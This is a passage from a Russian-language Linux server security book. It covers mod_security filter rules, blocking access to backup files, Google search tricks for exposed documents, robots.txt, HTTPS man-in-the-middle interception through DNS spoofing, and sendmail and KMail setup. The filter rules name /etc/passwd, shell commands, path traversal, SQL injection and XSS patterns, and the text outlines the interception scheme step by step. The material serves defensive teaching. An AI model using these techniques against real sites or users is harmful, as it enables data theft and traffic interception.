Принцип действия этого модуля схож с сетевым экраном, который встроен в ОС, только в данном случае он специально разработан для обеспечения взаимодействия по протоколу HTTP. Модуль на основе правил, которые задает администратор, анализирует запросы пользователей к серверу и выносит свое решение о возможности пропустить пакет к веб-серверу.

Правила определяют, что может быть в запросе, а что нет. Там обычно содержится URL-адрес, с которого необходимо взять документ или файл. Как можно сформулировать правило для модуля с точки зрения безопасности системы?

Рассмотрим простейший пример — для сервера опасно незаконное обращение к файлу /etc/passwd, а значит, его не должно быть в строке URL. Таким образом, сетевой экран проверяет на основе заданных фильтров адрес URL, и если он нарушает правила, то запрос отклоняется.

Модуль mod_security надо скачать с сайта **www.modsecurity.org**. После его установки в файле httpd.conf появляется возможность применять дополнительные директивы фильтрации запросов. Рассмотрим наиболее интересные из них:

- `SecFilterEngine On` — включить режим фильтрации запросов;
- `SecFilterCheckURLEncoding On` — проверять кодировку URL;
- `SecFilterForceByteRange 32 126` — использовать символы только из указанного диапазона. Существует достаточное количество служебных символов (например, перевод каретки, конец строки), коды которых менее 32. Большинство из них невидимы, но требуют обработки нажатия соответствующих клавиш. Но как же тогда хакер может ввести такой символ в URL? Только через их код. Напри-

мер, чтобы поместить в URL символ перевода строки, необходимо указать в адресе `%13`. В этой директиве коды символов менее 32 и более 126 объявляются недопустимыми для адреса, и такие пакеты не пропускаются к веб-серверу;

- `SecAuditLog logs/audit_log` — определяет файл журнала, в котором будет сохраняться информация об аудите;
- `SecFilterDefaultAction "deny,log,status:406"` — задает действие по умолчанию. Сейчас здесь указан запрет (`deny`);
- `SecFilter xxx redirect:http://www.webkreator.com` — обеспечивает переадресацию. Если правила соблюдены, то пользователя отправляют на сайт **http://www.webkreator.com**;
- `SecFilter yyy log,exec:/home/apache/report-attack.pl` — запускает сценарий. Если фильтр срабатывает, то будет выполнен скрипт **/home/apache/report-attack.pl**;
- `SecFilter /etc/passwd` — устанавливает запрет на использование в запросе пользователя подстроки `/etc/passwd`. Таким же образом нужно добавить ограничение на файл **/etc/shadow**;
- `SecFilter /bin/ls` — отказ пользователям в обращении к директивам. Здесь запрещается команда `ls`, которая может позволить хакеру увидеть содержимое каталогов, если в сценарии есть ошибка. Необходимо предотвратить обращения к таким командам, как `cat`, `rm`, `cp`, `ftp` и др.;
- `SecFilter "\.\./"` — классическая атака, когда в URL указываются две точки подряд для перехода в родительский каталог. Их там быть не должно;
- `SecFilter "delete[[:space:]]+from"` — запрет текста `delete ... from`, который чаще всего содержится в SQL-запросах для удаления данных. Такая строка может использоваться в атаках типа SQL injection. Помимо этого, рекомендуется установить следующие три фильтра:
  - `SecFilter "insert[[:space:]]+into"` — используется в SQL-запросах для добавления данных;
  - `SecFilter "select.+from"` — используется в SQL-запросах для чтения данных из таблицы базы данных;
  - `SecFilter "<(.|\n)+>"` и `SecFilter "<[[:space:]]*script"` — позволяет защититься от XSS-атак (Cross-Site Scripting, межсайтовое выполнение сценариев).

Вот основные методы, использование которых может повысить безопасность вашего веб-сервера, а также защищать целые сети из серверов. Дополнительную информацию можно получить с сайта разработчиков.

7.7.3. Секреты и советы

Как бы аккуратно программист ни писал сценарии, как бы вы их ни защищали с помощью специальных модулей, неплохо предпринять дополнительные меры безопасности. Есть еще ряд параметров, которыми можно воспользоваться для этих

целей. В этом разделе я собрал краткие рекомендации, которые помогут вам сделать необходимые настройки.

Ограничение сценариев

Во-первых, ограничьте выполнение сценариев только отдельным каталогом. Чаще всего это каталог cgi-bin.

Резервные копии

Никогда не сохраняйте резервные копии сценариев в каталогах, доступных веб-серверам. Например, если на сервере есть PHP-скрипты, то пользователи видят только результат их выполнения. Чтобы посмотреть исходный код, хакеру необходим доступ к серверу — например, FTP или Telnet, поскольку сервер Apache не передает таких данных клиенту.

Перед тем как вносить изменения в сценарий, программисты любят создавать на сервере их резервные копии, чтобы в случае ошибки можно было восстановить старую, но рабочую версию. Для этого очень часто содержимое файла копируется в тот же каталог, под тем же именем, но с другим расширением — например, old или bak (наиболее часто встречаемые).

Такие программы уже не выполняются сервером, но если хакер запросит такой файл, то он увидит его исходный код, что поможет ему быстрее найти ошибки в скриптах.

Когда злоумышленник исследует сценарии на сервере, то никто не мешает ему проверить наличие резервной копии. Увидев, что у вас есть файл www.servername.com/index.php, хакер попробует загрузить www.servername.com/index.bak или www.servername.com/index.old. На непрофессиональных сайтах такие версии встречаются очень часто. Не допускайте подобных промахов.

Любой специалист по безопасности должен запретить работу с резервными копиями. Сколько бы мы ни говорили программистам о том, что нельзя держать на сервере ничего лишнего, они все равно продолжают это делать, потому что им так удобно. Наша задача — сделать хранение этих копий безопасным, т. е. запретить к ним доступ со стороны веб-клиентов.

Как уже отмечалось, чаще всего для резервных копий файлов используются те же имена файлов, но расширение меняется на bak или old. Следующий пример запрещает пользователям доступ к таким файлам:

```
<FilesMatch "\.bak$">
 Order deny, allow
 Deny from all
</FilesMatch>

<FilesMatch "\.old$">
 Order deny, allow
 Deny from all
</FilesMatch>
```

7.8. Индексация веб-страниц

За последние годы Интернет разросся до таких размеров, что найти в нем что-либо без хорошей поисковой системы стало невозможным. Первые такие системы просто индексировали страницы по их содержимому и потом использовали полученную базу данных для поиска, что давало очень приблизительные результаты. Если ввести в качестве контекста слово лук, то будет отобрано огромное количество сайтов по пищевой промышленности и по стрельбе из лука. В большинстве языков есть слова, которые имеют несколько значений, и поиск по ним затруднителен.

Проблема не только в двусмысленности некоторых слов. Есть множество широко употребляемых выражений, по которым тоже сложно произвести точную выборку. В связи с этим поисковые системы стали развиваться, и теперь можно добавлять в запрос различные параметры. Одной из самых мощных является поисковая система Google (**www.google.com**). В ней реализовано много возможностей, позволяющих сделать поиск более точным. Жаль, что большинство пользователей не освоили их, а вот взломщики изучили все такие функции и используют в своих целях.

Один из самых простых способов взлома — найти с помощью поисковой системы закрытую веб-страницу. Некоторые сайты имеют засекреченные области, к которым доступ осуществляется по паролю. Сюда же относятся платные ресурсы, где защита основана на проверке пароля при входе, а не на защите каждой страницы и использовании SSL. При этом часто случается, что Google индексирует запрещенные страницы, и их можно просмотреть через поиск. Для этого всего лишь надо четко знать, какая информация хранится в файле, и как можно точнее составить строку поиска.

С помощью Google можно найти достаточно важные данные, которые скрыты от пользователя, но по ошибке администратора стали доступными для индексирующей машины Google — надо только во время поиска правильно задать параметры. Например, можно ввести в строку поиска следующий запрос:

```
Годовой отчет filetype:doc
```

Или

```
Годовой отчет filetype:xls
```

И вы найдете все документы в формате Word и Excel, содержащие слова «Годовой отчет». Возможно, документов будет найдено слишком много, поэтому запрос придется ужесточить, но кто ищет, тот всегда найдет. Существуют реальные примеры из жизни, когда таким простым способом были найдены секретные данные, в том числе действующие номера кредитных карт и финансовые отчеты фирм.

Мое мнение — очень глупо держать какие-то отчеты на открытых серверах. Уж если Google может добраться до них, то и другие смогут. Но почему-то такие файлы продолжают держать в открытую.

Давайте рассмотрим, как можно запретить индексацию каталогов веб-страниц, которые не должны стать доступными для всеобщего просмотра. Для этого необхо-

димо понимать, что именно индексируют поисковые системы. На этот вопрос ответить легко — все, что попадается под руку: текст, описания, названия картинок, документы поддерживаемых форматов (PDF, XLSX, DOCX и т. д.).

Наша задача — ограничить настойчивость индексирующих роботов поисковых машин, чтобы они не трогали то, что запрещено. Для этого робот должен получить определенный сигнал. Как это сделать? Было найдено достаточно простое, но элегантное решение — в корень сайта помещается файл с именем robots.txt, который содержит правила для поисковых машин.

Допустим, что у вас есть сайт **www.your_name.com**. Робот, прежде чем начать свою работу, пробует загрузить файл www.your_name.com/robots.txt. Если он будет найден, то индексация пойдет в соответствии с описанными в файле правилами, иначе процесс затронет все подряд.

Формат файла очень прост и состоит всего лишь из двух директив:

- `User-Agent: параметр` — в качестве параметра передается имя поисковой системы, к которой относятся запреты. Таких записей в файле может быть несколько, и каждая будет описывать свою поисковую систему. Если запреты должны действовать на все поисковики, то достаточно указать в начале файла директиву `User-Agent` с параметром звездочка (`*`);
- `Disallow: адрес` — запрещает индексировать определенный адрес, который указывается относительно URL. Например, если вы хотите отказаться от индексации страниц с URL **www.your_name.com/admin**, то в качестве параметра нужно указать `/admin`. Как видите, этот адрес берется именно из URL, а не из вашей реальной файловой системы, потому что поисковая система не может знать истинное положение файлов на диске сервера и оперирует только адресами URL.

Вот пример файла robots.txt, который запрещает индексацию страниц, находящихся по адресам **www.your_name.com/admin** и **www.your_name.com/cgi_bin**, для любых индексирующих роботов поисковых систем:

```
User-Agent: *
Disallow: /cgi-bin/
Disallow: /admin/
```

Эти правила запрещают индексацию с учетом подкаталогов. Например, файлы по адресу **www.your_name.com/cgi_bin/forum** тоже не будут индексироваться.

Следующий пример запрещает индексацию сайта вовсе:

```
User-Agent: *
Disallow: /
```

Если на вашем сайте есть каталог с секретными данными, то следует запретить их индексацию. Но это не является эффективным методом защиты, потому что файл robots.txt может скачать любой желающий, а, значит, это даже лишний раз укажет, где искать важные файлы и документы. Так что лучший метод защиты — не хранить ничего важного на открытых серверах. Лучше для этого создавать отдельные сайты, которые будут доступны только с определенных IP-адресов и только с доступом по паролю.

7.9. Безопасность подключения

Различные технологии прослушивания сетевого трафика в основном эффективны в локальных сетях, но хакеры больше любят интернет-соединения, потому что здесь можно найти больше интересного, и есть лазейка, чтобы удаленно проводить атаку.

Что опасного может увидеть хакер, когда клиент просматривает страницы на веб-сервере? Мы каждый день вводим на веб-страницах какие-либо данные, пароли, номера кредитных карт, и именно это является основной целью хакера.

Как можно, например, находясь в Европе, перехватить трафик, который проходит между двумя городами в США? Скорее всего, пакеты будут следовать по каналам США, и в Европе им делать нечего. Но задача хакера сделать свой компьютер посредником в передаче пакетов данных — чем-то наподобие прокси-сервера.

Самое сложное — организовать, чтобы клиент подключился не к реальному веб-серверу, а к вашему компьютеру. Чаще всего мы в браузерах набираем символьные имена адресов, но соединение происходит по IP-адресу. Для такого сопоставления используются DNS-серверы. Хакер может обмануть клиента с помощью ложного DNS-ответа или подставного DNS-сервера и тем самым перенаправить трафик на себя.

Затем компьютер злоумышленника будет переадресовывать пакеты реальному веб-серверу и возвращать ответы клиенту (рис. 7.2). Таким образом, весь трафик станет проходить через компьютер хакера.




Рис. 7.2. Перехват трафика

Но этот метод был хорош несколько лет назад, когда не было HTTPS-протокола и безопасного соединения с помощью SSL-шифрования. Тогда было проще обмануть серверы DNS.

Давайте вспомним, что для подключения по SSL программа-клиент и сервер обмениваются ключами, с помощью которых происходит шифрование. Для HTTPS помимо открытого и закрытого ключей необходимы подтвержденные сертификаты, которые выдаются специализированными центрами и подтверждают подлинность ключа. Программа-клиент проверяет сертификат, и если он достоверен (цифровая подпись принадлежит авторизованной фирме), то подключение разрешается. Сертификаты можно сгенерировать самостоятельно, а вот подпись подделать практически невозможно.

Если компьютер хакера будет просто передавать данные между клиентом и сервером, то трафик останется зашифрованным, и просмотреть его ему не удастся. Единственным вариантом может быть следующая схема:

1. На компьютере хакера генерируется пара ключей и сертификат.
2. Клиент подключается к компьютеру хакера и обменивается с ним ключами.
3. При передаче информации шифрование происходит с ключом, который сгенерировал хакер, поэтому он без проблем расшифровывает все данные.
4. Компьютер хакера соединяется с веб-сервером и получает его ключ.
5. Между компьютером хакера и веб-сервером устанавливается соединение по ключу веб-сервера.


При такой схеме клиент получает ключ, который сгенерирован хакером и не имеет нужной подписи. Это значит, что у клиента появится сообщение о подключении к сайту без необходимого сертификата. И вот тут происходит самое страшное — большинство пользователей, которые давно работают с Интернетом, устали смотреть на различные предупреждения, поэтому, не читая сообщения, нажимают кнопку **OK** для продолжения работы. Даже я никогда не смотрю на строку в браузере с предупреждением о безопасном соединении.

Решить проблему подложного подключения можно только защитой DNS-сервера, чтобы хакер не смог стать посредником в соединении между клиентом и сервером. Не используйте прокси-серверы, в происхождении которых вы не уверены, ведь они могут принадлежать хакеру, и тогда весь ваш веб-трафик оказывается в опасности.

Единственное, что должен помнить пользователь: при неавторизованном соединении нельзя вводить действительно секретную информацию — например, номера кредитных карт. Вот это предупреждение должно появляться большими буквами при подключении к серверу с неподписанным сертификатом.

Когда мне нужно ввести где-то данные кредитной карты, вот тогда я обязательно смотрю на строку URL браузера, чтобы убедиться, что соединение установлено по HTPPS, и что сертификат там подписан известным мне центром.

ГЛАВА 8



Электронная почта

Для кого-то Интернет — это просмотр сомнительных страниц на WWW, для некоторых — способ найти соперника или напарника в игре, а многие используют сеть для работы или обучения. Но все мы не можем жить без общения, и, несмотря на новые технологии, которые выдумывают для облегчения общения (социальные сети, мессенджеры и т. п.), электронная почта жила, живет и будет жить. Именно с электронной почты начали развиваться сети, и она была одним из первых сервисов Интернета.

Лично для меня почтовый клиент стал основной программой, которой я пользуюсь чаще всего. Я веду переписку с читателями, друзьями, начальством и т. д. Так уж получилось, что люди, с которыми я работаю, находятся в других городах и даже странах, и расстояние между нами измеряется тысячами километров. Если раньше это было сопряжено с большими проблемами, то теперь, благодаря компьютеру и Интернету, я могу, к примеру, жить в теплых краях, а выполнять работы для компании, которая находится на Аляске. Таким образом, легко и ноги сохранить в тепле, и зарабатывать деньги в холодных областях.

Как работает электронная почта (E-mail)? Рассмотрим основные моменты доставки письма:

1. Пользователь создает в почтовом клиенте (программе электронной почты) письмо, указывает получателя и отправляет его почтовому серверу. В настоящее время для передачи сообщений чаще всего используются SMTP-серверы, а для работы с ними — протокол SMTP.
2. Сервер, получив письмо, определяет место назначения, т. е. имя сервера. Адрес состоит из двух частей: имени пользователя и имени сервера, разделенных между собой знаком @, — например, **djon@servername.com**. Здесь **djon** — это имя пользователя, а **servername.com** — имя сервера. SMTP-сервер с помощью DNS узнает IP-адрес сервера (в нашем случае **servername.com**), которому должно быть доставлено письмо.
3. Письмо направляется серверу, на котором зарегистрирован получатель.

4. Получив письмо, сервер **servername.com** проверяет наличие адресата (у нас это пользователь **djon**), и если он присутствует, помещает письмо в его почтовый ящик. Если указанного пользователя нет, сервер сообщает об этом отправителю, возвращая письмо или его часть.
5. Пользователь просматривает свой почтовый ящик с помощью почтового клиента и может скачать письмо для чтения.

Описанный процесс похож на работу традиционной почты. В роли серверов там выступают почтовые отделения, которые сортируют почту и, в зависимости от адреса назначения, пересылают письма на почтовое отделение получателя.

Как я уже отметил, для передачи сообщений служит протокол SMTP, разработанный еще на заре становления Интернета. Его функций уже давно недостаточно, но он не утратил своей актуальности. Многие с удовольствием заменили бы этот протокол чем-нибудь более безопасным, но нынешние серверы слишком популярны, чтобы в один миг взять и отказаться от них.

Несколько десятков лет назад для работы с почтой широко использовался протокол UUCP (UNIX to UNIX Copy, копирование между UNIX-системами). Но он был слишком сильно привязан к ОС и при этом обладал ограниченными возможностями, поэтому не получил распространения и в настоящее время практически не применяется.

Для приема почты используются три протокола:

- POP3 (Post Office Protocol v3, почтовый протокол версии 3) — в настоящее время наиболее распространенный протокол приема почты;
- IMAP4 — существуют две интерпретации этого сокращения: Internet Message Access Protocol (Протокол доступа к сообщениям в сети Интернет) и Interactive Mail Access Protocol (Протокол интерактивного доступа к электронной почте). Этот протокол обладает бóльшими возможностями по сравнению с POP3 — например, позволяет управлять сообщениями прямо на сервере, загружая на компьютер пользователя лишь заголовки писем для последующего отбора;
- MAPI (Messaging Application Programming Interface, интерфейс прикладного программирования электронной почты) — работает в сетях Microsoft на серверах Microsoft Exchange.

Кроме того, сейчас очень распространены базирующиеся в Сети системы просмотра почты, когда пользователи вовсе не скачивают почту на свой компьютер, а просматривают ее онлайн, используя браузер.

Самым распространенным средством доставки почты в Linux является весьма старая программа sendmail. Она обладает большими возможностями, но достаточно сложна в реализации. Из-за почтенного возраста в сервере sendmail сохранилась и возможность передачи по протоколу UUCP, которая сейчас используется крайне редко.

Принцип работы sendmail достаточно прост. Получив письмо от клиента, программа определяет получателя и заносит необходимую для доставки служебную ин-

формацию в заголовок письма. Дальнейшие действия зависят от настроек. Например, письмо может быть отослано немедленно или помещено в хранилище. Через определенные промежутки времени накопившиеся письма отправляются своим адресатам.

8.1. Настройка sendmail

Основной конфигурационный файл, который вам понадобится, — /etc/sendmail.cf. Сервер sendmail имеет плохую репутацию в связи со сложностью настройки. Действительно, стоит лишь взглянуть на размер файла /etc/sendmail.cf и становится жутко — это 32 Кбайт (более 1000 строк). А если заглянуть внутрь файла, то станет еще страшнее от непонятных ключей и директив.

В файле конфигурации sendmail все параметры сгруппированы по разделам. Разбиение оформляется в виде следующих строк:

```
##################
#   Local info   #
##################
```

Столь «красивое» оформление означает, что далее следует раздел `Local info`. Подобных секций несколько — в частности, обычно присутствуют следующие:

- `Local info` — локальная информация, основные сведения о сервере и домене;
- `Options` — настройки работы программы sendmail;
- `Message precedences` — приоритеты сообщений;
- `Trusted users` — доверенные пользователи;
- `Format of headers` — форматы заголовков.

Рассмотреть все настройки в этой книге невозможно — в моей системе этот конфигурационный файл занимает 50 Кбайт. Если расписывать каждый параметр, понадобится отдельное издание. Наша цель — эффективность и безопасность, поэтому рассмотрим только те настройки, которые касаются этих вопросов, и испытаем sendmail в действии.

Для упрощения конфигурирования sendmail в последних версиях этого почтового сервиса используется новый файл — sendmail.mc, который можно найти в каталоге /etc/mail. Пример содержимого этого файла приведен в листинге 8.1.

Листинг 8.1. Фрагмент файла /etc/mail/sendmail.mc

```
divert(-1)
dnl This is the sendmail macro config file. If you make changes to this
dnl file, you need the sendmail-cf rpm installed and then have to
dnl generate a new /etc/sendmail.cf by running the following command:
dnl Это файл макроконфигурации sendmail. Если вы делаете изменения в этом
dnl файле, вам нужна инсталляция rpm sendmail-cf, с помощью которой можно
dnl сгенерировать новый /etc/sendmail.cf, запустив команду:
```

```
dnl
dnl        m4 /etc/mail/sendmail.mc > /etc/sendmail.cf
dnl
include(`/usr/share/sendmail-cf/m4/cf.m4')
VERSIONID(`linux setup for ASPLinux')dnl
OSTYPE(`linux')
dnl Uncomment and edit the following line if your mail needs to be
dnl sent out through an external mail server:
dnl Раскомментируйте следующую строку, если вам нужно посылать почту
dnl через внешний почтовый сервер:
dnl define(`SMART_HOST',`smtp.your.provider')
define(`confDEF_USER_ID',``8:12'')dnl
undefine(`UUCP_RELAY')dnl
undefine(`BITNET_RELAY')dnl
...
...
```

Файл sendmail.mc имеет более простой формат по сравнению со старым sendmail.cf, благодаря чему уменьшается вероятность допустить ошибку при конфигурировании. После внесения изменений его необходимо скомпилировать (перевести файл sendmail.mc в формат sendmail.cf) специальной командой, в результате чего получается файл /etc/sendmail.cf.

Мы в основном будем рассматривать параметры, которые нужно устанавливать в файле sendmail.cf, а если описывается параметр файла sendmail.mc, я буду явно указывать на это.

Иногда при неправильных настройках загрузка Linux может зависать при старте сервиса sendmail. Это происходит из-за того, что ваш почтовый сервер не может определить имя компьютера. Откройте файл /etc/hosts. В нем чаще всего будет в наличии только одна строка:

```
127.0.0.1       localhost.localdomain       localhost
```

Подробно с этим файлом мы познакомимся в *главе 11*, когда станем рассматривать DNS. Сейчас нам надо знать, что эта строка описывает IP-адрес 127.0.0.1, который соответствует имени localhost. В любой системе такие адрес и имя указывают на вашу локальную машину. Когда в сетевых программах вы указываете localhost, то это имя преобразуется в IP-адрес 127.0.0.1.

Программа sendmail использует имя компьютера, которое вы указали во время установки ОС Linux. Выполните команду `hostname`, чтобы это имя узнать. В моем случае это `FlenovM`. Но на деле все сетевые обращения происходят не по имени, а по IP-адресу, и если sendmail не может определить адрес по имени `FlenovM`, происходит зависание. Чтобы исправить эту ситуацию, добавьте в файл /etc/hosts строку вида:

```
192.168.77.1        FlenovM        FlenovM
```

Не забудьте только заменить приведенный здесь параметр `FlenovM` на имя вашего компьютера и, разумеется, указать свой IP-адрес. После этого программу sendmail

можно помещать в автозапуск, и она будет работать великолепно даже с настройками по умолчанию.

Для каждого пользователя системы автоматически создается почтовый ящик, и если сервис sendmail запущен, то им уже можно пользоваться. Все почтовые ящики хранятся в каталоге /var/spool/mail/. Их имена соответствуют именам пользователей. Так, для учетной записи root ящик будет расположен в файле /var/spool/mail/root.

Для работы с почтой нам нужен почтовый клиент, который будет отправлять письма серверу и принимать от него новые сообщения. Таких программ существует множество, и в некоторых дистрибутивах Linux предлагается аж семь различных клиентов. Какой выберете вы, зависит только от личных предпочтений.

В общем-то, можно обойтись и без клиента, а соединение с сервером осуществлять напрямую через сервис Telnet, благо команды SMTP достаточно просты и ими легко пользоваться. В этом случае для отправки почты нужно подключиться к порту 25 (порт SMTP), а для получения — к 110 (порт POP3).

8.2. Работа почты

Рассмотрим работу ящиков на примере почтового клиента KMail — графической программы, которая должна у вас присутствовать, если установлена среда KDE. В остальных программах настройка будет происходить примерно так же. Для запуска KMail из главного меню Linux выберите команду **Internet | KMail**. Перед вами откроется окно, представленное на рис. 8.1.




Рис. 8.1. Главное окно программы KMail

Программа еще не знает, с каким почтовым ящиком мы хотим работать, и это необходимо настроить. Воспользуйтесь пунктом меню **Settings | Configure KMail**. Перед вами откроется окно конфигурации. В нем выберите раздел **Network**, и вы увидите окно с двумя вкладками: **Sending** и **Receiving** (рис. 8.2).




Рис. 8.2. Окно сетевых настроек программы KMail

8.2.1. Настройка сервера для отправки почты

На вкладке **Sending** мы должны указать параметры сервера, через который будет происходить отправка. По умолчанию локальный sendmail уже настроен, но что делать, если почтовый сервер расположен на другом компьютере? Давайте удалим существующую запись (выделите ее и нажмите кнопку **Remove**) и создадим свою.

Нажмите кнопку **Add** для добавления новой записи. Перед вами откроется окно выбора протокола: SMTP или Sendmail. Выбираем SMTP как наиболее универсальный вариант. Теперь откроется окно, в котором нужно указать параметры SMTP-сервера, через который мы будем посылать почту (рис. 8.3).

В этом окне нужно заполнить следующие поля:

- **Name** — имя сервера, которое может быть любым;
- **Host** — адрес SMTP-сервера. Если вы используете локальный сервер, то можно указать localhost или 127.0.0.1;




Рис. 8.3. Окно настроек SMTP-сервера программы KMail

- **Port** — порт SMTP-сервера. Чаще всего используется порт 25, но это значение может быть изменено;
- если сервер требует аутентификации, то поставьте галочку в **Server requires authentication** и заполните открывшиеся поля **Login** и **Password**.

Если вы не первый день в Интернете и работали с электронной почтой, то процесс настройки параметров SMTP-сервера не должен вызвать проблем.

8.2.2. Настройка сервера для чтения почты

Теперь рассмотрим настройку сервера для чтения почты. Перейдите на вкладку **Receiving**, и вы увидите список серверов. Выделите имеющиеся записи и удалите их. Затем нажмите кнопку **Add**, чтобы добавить сервер, через который мы будем получать почту. Перед вами откроется окно, в котором нужно выбрать тип сервера из предложенного перечня: **Local mailbox**, **POP3**, **IMAP**, **Maildir mailbox**. Чаще всего используется POP3, и процесс создания записи для работы с ним похож на аналогичный процесс для SMTP-сервера. Вы также должны указать адрес сервера, порт (по умолчанию 110) и имя с паролем.

Наиболее интересным может оказаться использование локального ящика. Даже если SMTP-сервер не установлен, в системе создается каталог с локальным почтовым ящиком, куда для администратора root помимо привычных E-mail попадают извещения по безопасности. Если вы работаете в консоли и увидели сообщение типа **You have new mail**, то это означает, что в ваш ящик в локальном каталоге попало новое сообщение. Для его проверки удобнее всего использовать почтовый клиент.

Итак, создадим новую учетную запись, чтобы можно было в удобном виде читать сообщения по безопасности. Нажмите кнопку **Add**, и перед вами откроется окно выбора типа сервера. Выберите тип ящика **Local mailbox** и нажмите **OK**. Перед вами откроется окно создания нового аккаунта (рис. 8.4).




Рис. 8.4. Окно настроек аккаунта типа **Local mailbox** программы KMail

Здесь необходимо заполнить следующие поля:

- **Name** — имя записи, которое может быть любым;
